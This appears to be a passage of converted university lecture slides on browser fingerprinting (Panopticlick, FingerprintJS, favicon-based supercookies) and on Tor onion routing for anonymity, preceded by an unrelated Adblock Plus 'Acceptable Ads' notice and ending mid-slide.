NOTE: We don't think all ads are bad and recognize that ads finance many websites. That's why we believe that partial ad blocking is better than full ad blocking.

Back in 2011, after discussions with Adblock Plus users and our community at large, we began implementing the Acceptable Ads initiative. The initiative outlines [strict criteria](#) that identify nonintrusive ads. Thanks to the initiative, Adblock Plus users have the option to display certified ads that are part of the Acceptable Ads initiative or to disable the feature and browse free of annoying ads.

Since 2017, the Acceptable Ads initiative is governed by an independent committee that wants to make advertising better. To learn more, visit [AcceptableAds.com](#). To view the list of Acceptable Ads, visit the [Acceptable Ads proposals forum](#).


Advertisers and publishers that want to adhere to the Acceptable Ads criteria can [apply](#) to be added to the Acceptable Ads whitelist. Only large entities that gain more than 10 million additional ad impressions through their participation are required to pay a monthly fee. For more information, read about [how we are financed](#).

Client Fingerprinting



Panopticlick

EFF project on browser fingerprinting: <https://panopticlick.eff.org/>



A screenshot of the "TESTING YOUR BROWSER" page. The background is dark green. The title "TESTING YOUR BROWSER" is at the top in large, bold, yellow capital letters. Below it is a horizontal line. A small "10" icon is on the left. A paragraph of text is on the right, explaining the purpose of the project. The word "Learn" is visible on the far right edge.

Each browser looks unique...

Our tests indicate that you have **some protection against Web tracking, but it has **some gaps**.**

IS YOUR BROWSER:

Blocking tracking ads?	<u>Yes</u>
Blocking invisible trackers?	<u>No</u>
Protecting you from <u>fingerprinting</u> ?	Your browser has a unique fingerprint

Your Results

Your browser fingerprint **appears to be unique** among the 233,426 tested in the past 45 days.

Currently, we estimate that your browser has a fingerprint that conveys **at least 17.83 bits of identifying information**.

Similar results when using Chrome in incognito mode!

Panopticlick: how?

USER AGENT

Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36

Bits of identifying information: 6.86

One in x browsers have this value: 115.84

HTTP_ACCEPT HEADERS

text/html, */*; q=0.01 gzip, deflate, br it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

Bits of identifying information: 7.91

One in x browsers have this value: 240.15

BROWSER PLUGIN DETAILS

Plugin 0: Chrome PDF Plugin; Portable Document Format; internal-pdf-viewer; (Portable Document Format; application/x-google-chrome-pdf; pdf). Plugin 1: Chrome PDF Viewer; ; mhjfbmdgcfjbbpaeojfohoefgiehjai; (; application/pdf; pdf). Plugin 2: Native Client; ; internal-nacl-plugin; (Native Client Executable; application/x-nacl;) (Portable Native Client Executable; application/x-pnacl;).

Bits of identifying information: 6.42

One in x browsers have this value: 85.5

SYSTEM FONTS

Andale Mono, Arial, Arial Black, Calibri, Cambria, Comic Sans MS, Courier, Courier New, Georgia, Helvetica, Impact, MS Gothic, MS PGothic, Times, Times New Roman, Trebuchet MS, Verdana (via javascript)

Bits of identifying information: 12.16

One in x browsers have this value: 4576.98

HASH OF CANVAS FINGERPRINT

b182b6a81fad66b83daa9891da816d6c

Bits of identifying information: 13.75

One in x browsers have this value: 13730.94

WEBGL VENDOR & RENDERER

Google Inc. (Intel)~ANGLE (Intel, Mesa Intel(R) Xe Graphics (TGL GT2), OpenGL 4.6 (Core Profile) Mesa 21.0.3)

Bits of identifying information: 12.16

One in x browsers have this value: 4576.98


Example: FingerprintJS

The screenshot shows the FingerprintJS debug interface. At the top, there's a red header bar with the FingerprintJS logo and two buttons: "Copy Debug Data" and "Share Debug Data". Below the header, the main content area has a dark background. It displays the following information:

- Visitor identifier: `fb14ea8f52281c19be750a56d93a7f21`
- Time took to get the identifier: `69ms`
- Confidence score: `0.7`
- A note at the bottom: `0.997 if upgrade to Pro: https://fpjs.dev/pro`

Several headers
are kept into
account. See debug
data for more
details.

Example: SuperCookie



Different
technique based
on... the cache
of favicon.ico!

NDSS paper: [Tales of FAVICONS and Caches: Persistent Tracking in Modern Browsers](#)

TOR



Privacy on Public Networks



- Internet is designed as a public network
 - Wi-Fi access points, network routers see all traffic that passes through them
- Routing information is public
 - IP packet headers identify source and destination
 - Even a passive observer can easily figure out who is talking to whom
- Encryption does not hide identities
 - Encryption hides payload, but not routing information
 - Even IP-level encryption (tunnel-mode IPsec/ESP) reveals IP addresses of IPsec gateways

Anonymity

- Anonymity = the person is not identifiable within a set of subjects
 - You cannot be anonymous by yourself!
 - Big difference between anonymity and confidentiality
 - Hide your activities among others' similar activities
- Unlinkability of action and identity
 - For example, sender and his email are no more related after adversary's observations than they were before
- Unobservability (hard to achieve)
 - Adversary can't even tell whether someone is using a particular system and/or protocol

Attacks on Anonymity


- Passive traffic analysis
 - Infer from network traffic who is talking to whom
- Active traffic analysis
 - Inject packets or put a timing signature on packet flow
- Compromise of network nodes
 - Attacker may compromise some routers
 - It is not obvious which nodes have been compromised
 - Attacker may be passively logging traffic
 - Better not to trust any individual router
 - Can assume that some fraction of routers is good, but don't know which



- Deployed onion routing network
 - <http://torproject.org>
 - Specifically designed for low-latency anonymous Internet communications
- Running since October 2003
 - Thousands of relay nodes, 100K-500K? of users
- Easy-to-use client proxy, integrated Web browser
- Tor is a distributed anonymous communication service using an overlay network that allows people and groups to improve their privacy and security on the Internet.
- Individuals use Tor to keep websites from tracking them, or to connect to those internet services blocked by their local Internet providers.
- Tor's hidden services let users publish web sites and other services without needing to reveal the location of the site.


Tor

HTTPS




Tor

HTTPS




Data content cannot be accessed in the network.
However, routing
information and other
metadata are still available!




KEY

- Internet connection ————
- Eavesdropping -----
- Data sharing -----


Tor
HTTPS




We are now trusting the TOR relays (see other slides!). It is hard to guess the sender since the traffic is coming from TOR.



Tor
HTTPS




Only some metadata
are leaked when exiting
the TOR network.




Components of Tor

- **Client:** the user of the Tor network
- **Server:** the target TCP applications such as web servers
- **Tor (onion) router:** the special proxy relays the application data
- **Directory server:** servers holding Tor router information



Getting the client...

The installation is trivial... like any other browser. The client is based on Firefox.



The screenshot shows the official Tor Project website. At the top left is the Tor logo (a green onion) and the word "Tor". To its right is a yellow "Donate Now" button. In the top right corner, there is a language selection dropdown set to "English (en)". The main headline reads "Defend yourself." in large white letters, followed by the subtext "Protect yourself against tracking, surveillance, and censorship." Below this, there are four circular icons representing different operating systems: Windows (blue), macOS (orange), Linux (green), and Android (red). Under each icon is a purple "Download" button with the corresponding platform name and a "Signature" link below it. At the bottom of the page, there are three additional links: "Download in another language or platform", "Download the latest alpha build", and "Download Tor Source Code".

Defend yourself.
Protect yourself against tracking, surveillance, and censorship.

Download for Windows
Signature ↗

Download for macOS
Signature ↗

Download for Linux
Signature ↗

Download for Android
Signature ↗

[Download in another language or platform](#) [Download the latest alpha build](#) [Download Tor Source Code](#)

The user will no practical difference from the point of view of functionality. However, there is an increase in latency and a decrease in the bandwidth. This is because the connection is tunneled inside a circuit.

Site Information for diag.uniroma1.it

Connection not secure

Tor Circuit

- This browser
- Sweden 98.128.172.245 Guard
- Germany 78.46.177.87
- Sweden 171.25.193.25
- uniroma1.it

New Circuit for this Site

Your Guard node may not change. [Learn more](#)

Permissions

You have not granted this site any special permissions.

Antonio Ruberti


Cerca

English


a, automatica e

TERZA MISSIONE NOTIZIE


Tor operations (1)



Tor operations (2)




Tor operations (3)



Onion Routing

Alice

